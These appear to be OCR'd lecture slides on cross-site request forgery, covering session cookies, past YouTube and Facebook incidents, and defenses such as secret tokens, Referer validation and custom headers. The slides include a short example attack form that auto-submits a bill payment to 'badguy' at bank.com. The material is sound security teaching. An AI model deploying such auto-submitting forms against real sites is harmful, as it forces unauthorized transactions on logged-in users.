
Submit

When filling in Alice and Smith, and clicking submit, the browser issues

HTTP POST request bank.com/action.php?firstname=Alice&lastname=Smith

As always, the browser attaches relevant cookies

Recall: session using cookies



Basic picture

Server Victim bank.com

1 establish session

4 send forged request (w/ cookie)

User Victim

2 visit server

3 receive malicious page containing URL to bank.com with bad actions

cookie for bank.com

Attack Server

What can go bad? URL contains transaction action, bank checks cookie


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits malicious site containing:


```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



Form post with cookie



User credentials

YouTube 2008 CSRF attack

An attacker could

- add videos to a user's "Favorites,"
- add himself to a user's "Friend" or "Family" list,
- send arbitrary messages on the user's behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user's contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user's "QuickList" (a list of videos a user intends to watch at a later point).

Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner | August 20, 2009

Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

Defenses

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```

- Others (e.g., custom HTTP Header)

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

The server requests a secret token for every action, the user's browser obtained this token if the user visited the site and browsed to that action, instead of directly sending an action; attacker won't have the token

1. goodsite.com server includes a secret token into the webpage (e.g., in forms as a hidden field)
2. Requests to goodsite.com include the secret
3. goodsite.com server checks that the token embedded in the webpage is the expected one; reject request if not

Can the token be?

- 123456
- Dateofbirth

Validation token must be hard to guess by the attacker


How token is used

- The server stores state that binds the user's CSRF token to the user's session id
- Embeds CSRF token in every form
- On every request the server validates that the supplied CSRF token is associated with the user's session id
- Disadvantage is that the server needs to maintain a large state table to validate the tokens.

Other CRSF protection: Referer Validation

- When the browser issues an HTTP request, it includes a referer header that indicates which URL initiated the request
- This information in the Referer header could be used to distinguish between same site request and cross site request

Referer Validation



Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/
  - Referer: http://www.attacker.com/evil.html
  - Referer:
    - Strict policy disallows (secure, less usable)
    - Lenient policy allows (less secure, more usable)

Privacy Issues with Referer header

- The referer contains sensitive information that impinges on the privacy
- The referer header reveals contents of the search query that lead to visit a website.
- Some organizations are concerned that confidential information about their corporate intranet might leak to external websites via Referer header

Referer Privacy Problems

- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser

Hence, such block might help attackers in the lenient policy case

Custom HTTP Headers

- Browsers prevent sites from sending custom HTTP headers to another site but allow sites to send custom HTTP headers to themselves.
- Cookie value is not actually required to prevent CSRF attacks, the mere presence of the header is sufficient.
- To use this scheme as a CSRF Defense, a site must issue all state modifying requests using XMLHttpRequest, attach the header and reject all requests that do not accompany the header .

Custom Header Defense

- XMLHttpRequest is for same-origin requests
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR2 has a whitelist for cross-site requests
- Issue POST requests via AJAX:
- Doesn't work across domains

```
X-Requested-By: XMLHttpRequest
```

Summary: sessions and CSRF

- Cookies add state to HTTP
  - Cookies are used for session management
  - They are attached by the browser automatically to HTTP requests
- CSRF attacks execute request on benign site because cookie is sent automatically
- Defenses for CSRF:
  - embed unpredicatable token and check it later
  - check referer header

Questions?